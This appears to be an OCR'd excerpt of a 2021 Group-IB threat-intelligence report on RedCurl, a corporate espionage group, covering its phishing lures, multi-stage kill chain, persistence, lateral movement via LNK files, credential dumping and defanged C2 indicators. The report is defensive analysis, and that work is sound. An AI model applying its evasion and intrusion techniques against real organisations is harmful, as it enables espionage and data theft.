NOVEMBER 2021

REDCURL

The awakening

GROUP-IB

group-ib.com

Restrictions

1. This report was written by Group-IB experts without any third- party funding.

2. The report provides information on the tactics, tools, and infrastructure of the cybercriminal group RedCurl. The report's goal is to minimize the risk of the group committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.

3. The report is for information purposes only and is limited in distribution. Readers or not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.

4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

Contents

RedCurl: The awakening

RedCurl

A corporate cyber espionage hacker group

The group's goal

Is to steal documents containing commercially sensitive information and employees' personal data

Tools

The group acted as covertly as possible to minimize the risk of being discovered on the victim's network: RedCurl did not use actively communicating Trojans or remote administration tools

On a Saturday morning in April 2021, Group-IB Threat Intelligence specialists woke up to a headache. Nothing unusual after a Friday evening, you might say. Yet this time, the headache was caused not by the finest Czech samples analyzed the previous evening, but by a bright red flashing image of the Gorgon Medusa. Group-IB's system had detected a new attack by RedCurl, a Russian-speaking hacker group that we had uncovered and described a year earlier, and which later disappeared from our radar.

In the meantime, the members of RedCurl — as the group was named by Group-IB specialists — had not wasted any time. They modified their tools but retained the same end goal: corporate cyber espionage. This time, the victim was one of the largest wholesale stores in Russia, which had already been attacked once before and was in the process of being attacked when we started our research. After discovering traces of the first attack, Group-IB specialists immediately contacted the victim, shared all the relevant information, and recommended what steps to take to contain the incident and prevent it from spreading. So began the research into a new development in attacks by the hacker group RedCurl, whose activities we first detailed a year ago in the report "RedCurl. The pentest you didn't know about."

Over the course of seven months, the group significantly improved their arsenal to achieve their main goal, which is conducting thoroughly prepared cyber espionage attacks that can only be detected by a highly qualified cybersecurity team. As in the past, in each of the campaigns analyzed the group's aim was to infect computers in a targeted department within an organization's infrastructure and to steal sensitive data.

The attackers were highly skilled in red teaming and knew how to develop malware that bypasses traditional antivirus software. They also meticulously examined the victim before the attack, as could be seen from the spear phishing emails they sent to various departments within the targeted organization.

Espionage in cyberspace is a hallmark of state-sponsored advanced persistent threats (APTs). In most cases, such attacks target other states or state-owned enterprises. Corporate cyber espionage is still a relatively rare and, in many ways, unique occurrence. However, it is possible that the group's success could lead to a new trend in cybercrime.

RedCurl is known for its patience: anywhere from two to six months can pass from the time that "patient zero" is infected to the time that data is stolen. The group's main objective is to move covertly and remain undetected. RedCurl does not use any "active" Trojans or common ways of controlling compromised devices remotely. Instead, the hackers use self-developed tools that are constantly evolving and that make it possible to persist and move slowly within

an infected infrastructure. Moreover, although they do not shy away from using publicly available scripts (such as **LaZagne**) and techniques (changing **WDigest** parameters and dumping **lsass.exe**, a process that already contains passwords as plain text), their actions and methods remain unique.

Despite a high level of control of the victim's network, the group does not encrypt infrastructure, withdraw money from accounts, or demand ransoms for stolen data. In other words, RedCurl does not actively seek to achieve the types of financial goals that cybercriminals typically have. The group strives to ensure that victims do not notice any infection. Even after the attack has ended, victims could remain unaware that all their confidential information has been exfiltrated to RedCurl's servers.

Before RedCurl's hibernation

2018

- **DE** 06/11
- **DE** 07/04
- **DE** 07/18
- **UA** 12/01

2019

- **RU** 07/02
- **DE** 07/10
- **RU** 07/11
- **RU** 07/18
- **RU** 07/25
- **RU** 07/30
- **UA** 07/31
- **CA** 08/06
- **NO** 08/08
- **RU** 08/14
- **RU** 09/12
- **RU** 09/23
- **RU** 09/24
- **RU** 10/15
- **RU** 10/18
- **RU** 11/27
- **UK** 12/20

2020


- **UK** 01/21
- **RU** 02/20
- **RU** 03/20
- **RU** 06/07
- **RU** 07/14

2021

- **N/A** 03/26
- **RU** 04/27
- **RU** 05/25
- **N/A** 06/29

Our previous report on RedCurl mentions that we first discovered the group's activity in 2019. An in-depth investigation into the group's operations helped us uncover attacks conducted in 2018. Victims included companies in the fields of finance, tourism, insurance, construction, consulting, and retail located worldwide, from Russia to North America.

After obtaining up-to-date information about the victim organization's current employees, the hackers sent spear-phishing emails with decoy documents. This year, we uncovered four more attacks, although we were unfortunately unable to identify any victims for two of them. The updated attack timeline is shown below.




Given that the group's main goal is cyber espionage (stealing office documents as well as text and image files), RedCurl can stay in the victim's infrastructure unnoticed for a long time. Based on our experience in responding to incidents associated with the group, the time between the initial infection and the theft of documents is **from two to six months**. The group is interested in the following types of files:

- Staff records
- Documents about various legal entities
- Court records
- Internal documents
- Email history

If necessary, publicly available tools (e.g., **NirCmd**, **7-Zip**, **curl**, **ADExplorer**, and **LaZagne** with the Python Interpreter) can be delivered to the infected system.

One of the group's distinctive features is that during attacks it uses as few custom executable files as possible and as many **batch** and **PowerShell** scripts as possible. Examples of such scripts include modules that act as downloaders. Functionality is expanded by uploading and executing commands that are also batch scripts. If the command interpreter's functionality is insufficient for the attackers, they insert a PowerShell script into the batch scripts.



With every new attack, the hackers introduced small improvements. This is despite the fact that the tools used were initially flexible (due to the module system) and could not be detected by almost any security solution (because using legitimate disk storage systems, as many legitimate tools, and as few proprietary tools as possible creates "noise" that makes antivirus software and other solutions less effective). After our first report was published last year, RedCurl disappeared from our radars and could no longer be detected by Threat Intelligence & Attribution. It seemed at the time that the group had decided to take a timeout and update its toolset.

However, when the time came for companies to publish their financial reports (arguably the most appealing time for a group involved in espionage), RedCurl conducted an attack the best way it knows how: by sending two carefully crafted mailouts, one purporting to come from the victim organization's HR department and the other from a government services portal. The emails had obviously nothing to do with said HR department or government services portal.

In this report, we describe **RedCurl**'s latest attack, from the kill chain to a detailed breakdown of every tool the hackers used. In addition to the report suggesting various ways to detect RedCurl within an organization's infrastructure, it also offers recommendations from Group-IB specialists on how to counter cyberattacks by RedCurl and prevent financial damage due to cyber espionage benefiting third parties.

Key findings

Goal	Corporate cyber espionage and documentation theft.
Active	The group has been active since 2018. Over more than three years, Group-IB have identified 30 attacks.
Scripts	RedCurl has shifted its focus from batch and PowerShell scripts to executable files.
Tools	The tools contain logic errors — it is likely that the group did not have enough time to test its new tools and that the attack was prepared in a hurry.
	The group has made significant improvements to most of its tools. Effective methods of data encryption within malware files make them much more difficult to analyze. Some tools were left almost unchanged, possibly due to a tight schedule to develop new tools. The group will most likely continue to modify them.
	The set of tools used for the attack was likely compiled a few hours before the attack or even as it was taking place.
Domains	RedCurl registers domain names on free web hosting services; the group has almost stopped using the WebDav protocol. In past attacks, the network drives the group controlled used only command modules.

Kill chain

On this occasion, RedCurl attacked one of Russia's largest wholesale companies, which sells a wide range of home, office, and leisure goods. Most of the company's customers are small and large wholesalers and chain stores, and the company itself is also involved in retail. The fact that a larger partner network was involved could have suggested a supply chain attack (conducted through an intermediate victim). However, this was not the case as the hackers attacked the wholesale company itself — twice, as we were able to determine. It is pointless to speculate why one attack did not suffice. However, usually this means that the infection vector was not closed off in time and that the hackers were able to use it twice. It likely also means that the hackers did not manage to find what they were looking for during their first attempt. In any case, these are just hypotheses.

The first thing that caught our attention as we were investigating RedCurl's latest attack was that the kill chain for "patient zero" had grown larger. In the group's previous attacks, the time between receiving the phishing email and launching the module responsible for executing the code included three to four stages. In the latest attack, the infection chain had as many as five stages. First, the group added a new reconnaissance tool whose code shares many similarities with the binary version of **FirstStageAgent** module (we named the tool **FSABIN**), as well as a PowerShell downloader for the tool. The overall infection pattern can be illustrated as follows:




Figure 1. Common scheme of kill chain

As seen in the above diagram, RedCurl now actively uses web hosting services, from which modules are spread in the system's infection chain. During the research, we discovered that the following third-level domains registered on free services were used as C2 servers:

***.atspace[.]tv**
***.filecloudio[.]club**
***.myartsonline[.]com**
***.medianewsonline[.]com**
***.atspace[.]eu**
***.c1[.]biz**

We will look at each tool in detail later in this report. First, let's focus on the kill chain.

Initial access

As mentioned in the introduction, RedCurl conducted two attacks on a large wholesale store. As is typical for the group, the initial attack vector was spear-phishing emails. Targeted email campaigns made to look like they were sent by the victim's HR department have become the group's trademark. In the first of the latest attacks we analyzed, the hackers did not stray away from tradition, which can clearly be seen from the example email. As usual, social engineering was involved. The decoy document mentions changes to **staff incentive programs**, essentially luring employees into clicking on the link provided with the promise of bonuses:




Fig. 2. Examples of RedCurl emails purporting to be from the HR department

During the second attack, the emails were sent in a no less sophisticated way. This time, they were disguised as originating from a **government services portal**:




Fig. 3. Example of a RedCurl email allegedly sent from the government portal

Of course, the email had nothing to do with the government services portal. The cybercriminals simply took advantage of a name that everyone knows. All emails were sent from addresses registered with Outlook. Based on data contained in the email headers and the information we obtained from our in-house technology called Group-IB Network Graph, the hackers used proxy servers to send the emails to the victims. For example, one of the emails was sent from the IP address **37.120.221[.]28**:




Fig. 4. Screenshot from Group-IB Network Graph with information about the IP address (cut version)

Every email contained a link to a 7-Zip archive with an LNK file (the file in question was classified as **RedCurl.InitialDropper**) designed to download and launch the next stage, which was a feature in the group's previous attacks. Links in the archive redirected to a fourth-level domain: ***.md.cloudexpdef[.]email**. The domain **cloudexpdef[.]email** itself was registered not long before the first mailout and, presumably, was used to attack several organizations.

Based on when the files were compiled, it seems that the hackers collected malicious executable files shortly before the attack. In one attack, the compilation time for **RedCurl.Downloader** was **May 25, 2021, at 06:25**, while the malicious email was sent an hour later on **May 25, 2021, at 7:22**. The next stage of the kill chain, RedCurl.Extractor, which contains the module RedCurl.FSABIN, was compiled on **May 25, 2021, at 11:50** (as was the module itself). The timing could indicate that the hackers validated the infection manually and compiled the tools on the fly.




Fig. 5. Stages of how RedCurl gained initial access to the victim organization's network

When users opened the LNK file, network drives were not mounted. Instead, the next stage — batch or PowerShell scripts — took place on the server controlled by the hackers. The scripts were downloaded using various methods, each of which is described in detail in the **Tools** section.

The second stage was necessary for downloading and launching a new tool in the group's framework, **RedCurl.Downloader**. The second stage was also responsible for ensuring persistence of the downloader (i.e., the DLL file) through a task in the Scheduler that recurred once an hour.


In our first report, we noted that **RedCurl.Dropper** contained important data such as strings encrypted with a password that was passed as an argument. In one of the recent attacks, the group went even further: a part of the password was located in the malware body, while another part was in the form of an argument. This means that obtaining the file alone was not enough to extract any useful data from it because decrypting the strings required launch arguments. **RedCurl.Downloader** was launched using the standard utility **rundll32.exe**, for which a pathway to the malicious library and the second part of the password were passed as arguments.

In addition to **RedCurl.Downloader** being downloaded and launched, the second stage involves downloading and displaying the decoy document, which is designed to lull the victim into a false sense of security. As in previous attacks, the group took great care in preparing the decoy documents. Their content was always directly related to the targeted organization. In most cases, the content of the decoy document was borrowed from open sources, including the organization's website, which usually includes information about the team, management, and more.

RedCurl.Downloader has two tasks: to collect and send information about the infected device to the C2 server, and to download and launch the next stage. The latter is a modified version of the tool called **RedCurl.Dropper** that we described last year and classified as **RedCurl.Extractor**. It is indeed the same dropper, which does not perform any network communications and is designed to extract the 7z utility and the final stage, **RedCurl.FSABIN**, as well as achieve persistence of the latter on the infected device. Both files are located in the dropper body in encrypted form, as is the key to decrypt them. The final stage, **RedCurl.FSABIN**, is launched by a task created by the dropper and repeated once an hour.

As in the case of **RedCurl.Downloader**, the strings in the body of **RedCurl.FSABIN** were encrypted with a password. The application received part of that password in the form of a launch argument. As is clear from the name of the last stage, **RedCurl.FSABIN**, it is **RedCurl.FirstStageAgent**, which was described in the first report and is created in the form of an executable file. In the same way as its PowerShell predecessor, the application collected and sent information about the infected device to the C2 server, as well as downloaded and executed command submodules, namely the batch scripts. Commands, as well as the previous stages, were located on the HTTP servers controlled by the hackers. The outcome of executing the command was saved to a legitimate cloud drive that was mounted during the attack. The command modules were left largely unchanged.

It is important to note that in the new **RedCurl.FSABIN**, we did not find any code fragments responsible for launching the equivalents of **RedCurl.Channel1** and **RedCurl.Channel2**. However, during the incident response engagement, we discovered several additional executable files that had not been classified before, but whose functionalities bore strong similarities to Channel1 and Channel2. We called them **RedCurl.CHABIN1** and **RedCurl.CHABIN2**. We were unable to determine how exactly the modules were delivered to the



infected devices, but one of the possible vectors was a command that RedCurl.FSABIN received from the hackers. The modules **Channel1** and **Channel2**, as well as their binary equivalents, do not differ at all from **FSA** in terms of functionality and are designed purely as backup channels to control the infected device. If for any reason **RedCurl.FSABIN** stops responding (e.g., if the C2 server addresses are added to a blacklist in the victim's network security solutions), at least one of the channels becomes activated and the hackers can use it to control the infected device.

Reconnaissance and lateral movement

After infecting a computer in the victim's network, RedCurl collects information about its infrastructure. The group is mainly interested in:

- The name and version of the infected system
- The list of network and logical drives
- The list of passwords
- Any other information that can be obtained using the standard utility **systeminfo**

The group's lateral movement techniques have not changed: RedCurl compiles a list of directories on the network drive that are available for writing. Next, the hackers create an LNK file designed to launch a modified version of **RedCurl.Extractor**. A legitimate document from the drive is used as a decoy. It is hidden from the user, and the LNK file borrows its name. The pathway to the original document is sent as a **RedCurl.Extractor** parameter. This means that when a user within the organization opens the LNK file in question from the network drive, they launch RedCurl.Extractor as a result, which then launches the previously hidden document.

Despite the relatively effective but slow way of moving within the organization's infrastructure (the time between the initial infection and documents being stolen can take up to six months), the hackers did not go unnoticed. It was creating suspicious LNK files on network drives that caught the attention of employees at the victim's security department. It was not possible to determine, however, which exact commands were executed on the infected devices before the hackers moved across the network. Antivirus software failed to detect the initial infection or stop the hackers from moving further within the victim's network. Accordingly, countering attacks by APT groups as advanced as RedCurl requires comprehensive security measures.

Data exfiltration

As was the case in attacks that took place before 2021, which we described in detail in our first report on the group, RedCurl stole data using command modules that, unlike other tools, have not changed much. The attackers continued to save the outcomes of command executions to password-protected archives and wrote them to legitimate cloud storage systems, with a different password for each command. They also continued to use **LaZagne** (https://github.com/AlessandroZ/LaZagne) and **ADExplorer** (https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer).

One aspect worth pointing out is that a few commands were combined into one. For example, one of the commands we discovered collected information about the infected device using built-in Windows tools and launched the **LaZagne** utility. In the past, separate commands performed the two tasks.

Despite the more than seven-month lull between attacks, RedCurl developed its tools in a hurry. While investigating one of the commands, we uncovered a curious logical error: the environment variable was indicated incorrectly in the module, which is why the password for the archive was short and incorrect. It is likely that the group faced tight time constraints in conducting the attacks and that they did not manage to test their tools sufficiently.

Tools

In this part of the report, which details RedCurl's new stage of activity, we carefully research each of the group's updated tools. The main change was "binarization". RedCurl replaced PowerShell scripts with their equivalents, namely executable files, but without changing the functionality of the tools. The only modules that were not rewritten were commands (they were modified only slightly).

The tools are described in the order in which they were mentioned in the description of the kill chain.

Backend

All of the group's tools except commands sent information about the infected device and received a payload through HTTP servers which were controlled by the group and located on free web hosting services. As a result of CERT-GIB working closely with the support teams of the web hosting services, we were able to analyze the server side of RedCurl's tools. The servers we examined turned out to be layers between the operators and the infected device, and they were designed to perform two tasks:

1. Collect logs from infected devices
2. Download the next stage on the infected device




Fig. 6. Scheme of RedCurl controlling the infected devices

